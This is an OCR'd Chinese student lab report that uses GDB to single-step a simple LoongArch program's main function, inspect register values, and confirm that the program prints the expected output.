
运行


```
(gdb) r
Starting program: /home/loongson14/exp4/ex1
warning: Unable to open "librpm.so" (librpm.so: cannot open shared object file: No s
uch file or directory), missing debuginfos notifications will not be displayed
Missing separate debuginfo for /lib64/ld.so.1
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/7c/84f3d861bfd281d5
fd95969590d4706eb57bae.debug
Missing separate debuginfo for /lib64/libc.so.6
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/fd/fb84c58627a755ba
ccb06b77397ac9332ea2f6.debug

Breakpoint 1, 0x0000000120000678 in main ()
(gdb)
```

检查 str




单步执行与观察


loongson14@localhost:~/exp
0x120000674 <main+4> st.d $r1,$r3,8(0x8)
B+ 0x120000678 <main+8> pcaddu12i $r12,8(0x8)
0x12000067c <main+12> addi.d $r12,$r12,-1656(0x988)
> 0x120000680 <main+16> ld.d $r5,$r12,0
0x120000684 <main+20> pcaddu12i $r4,0
0x120000688 <main+24> addi.d $r4,$r4,212(0xd4)
0x12000068c <main+28> bl -476(0xffffe24) # 0x1200004b0 <p
0x120000690 <main+32> ld.d $r1,$r3,8(0x8)
0x120000694 <main+36> addi.d $r3,$r3,16(0x10)
0x120000698 <main+40> jirl $r0,$r1,0
0x12000069c andi $r0,$r0,0x0
0x1200006a0 <__libc_csu_init> addi.d $r3,$r3,-64(0xfc0)
0x1200006a4 <__libc_csu_init+4> st.d $r23,$r3,48(0x30)
0x1200006a8 <__libc_csu_init+8> st.d $r25,$r3,32(0x20)
0x1200006ac <__libc_csu_init+12> pcaddu12i $r23,7(0x7)
0x1200006b0 <__libc_csu_init+16> addi.d $r23,$r23,1924(0x784)
0x1200006b4 <__libc_csu_init+20> pcaddu12i $r25,7(0x7)
native process 1718969 In: main L?? PC: 0x120000680
(gdb) si
0x000000012000067c in main ()
(gdb) p/x $r12
$2 = 0x120008678
(gdb) si
0x0000000120000680 in main ()
(gdb) p/x $r12
$3 = 0x120008000
(gdb)


loongson14@localhost:~/exp
0x120000674 <main+4> st.d $r1,$r3,8(0x8)
B+ 0x120000678 <main+8> pcaddu12i $r12,8(0x8)
0x12000067c <main+12> addi.d $r12,$r12,-1656(0x988)
0x120000680 <main+16> ld.d $r5,$r12,0
> 0x120000684 <main+20> pcaddu12i $r4,0
0x120000688 <main+24> addi.d $r4,$r4,212(0xd4)
0x12000068c <main+28> bl -476(0xffffe24) # 0x1200004b0 <p
0x120000690 <main+32> ld.d $r1,$r3,8(0x8)
0x120000694 <main+36> addi.d $r3,$r3,16(0x10)
0x120000698 <main+40> jirl $r0,$r1,0
0x12000069c andi $r0,$r0,0x0
0x1200006a0 <__libc_csu_init> addi.d $r3,$r3,-64(0xfc0)
0x1200006a4 <__libc_csu_init+4> st.d $r23,$r3,48(0x30)
0x1200006a8 <__libc_csu_init+8> st.d $r25,$r3,32(0x20)
0x1200006ac <__libc_csu_init+12> pcaddu12i $r23,7(0x7)
0x1200006b0 <__libc_csu_init+16> addi.d $r23,$r23,1924(0x784)
0x1200006b4 <__libc_csu_init+20> pcaddu12i $r25,7(0x7)
native process 1718969 In: main L?? PC: 0x120000684
(gdb) si
0x0000000120000680 in main ()
(gdb) p/x $r12
$3 = 0x120008000
(gdb) si
0x0000000120000684 in main ()
(gdb) p/x $r5
$4 = 0x120008060
(gdb)

查看输出



程序输出了正确结果，实验完成。

报告评分：

指导教师签字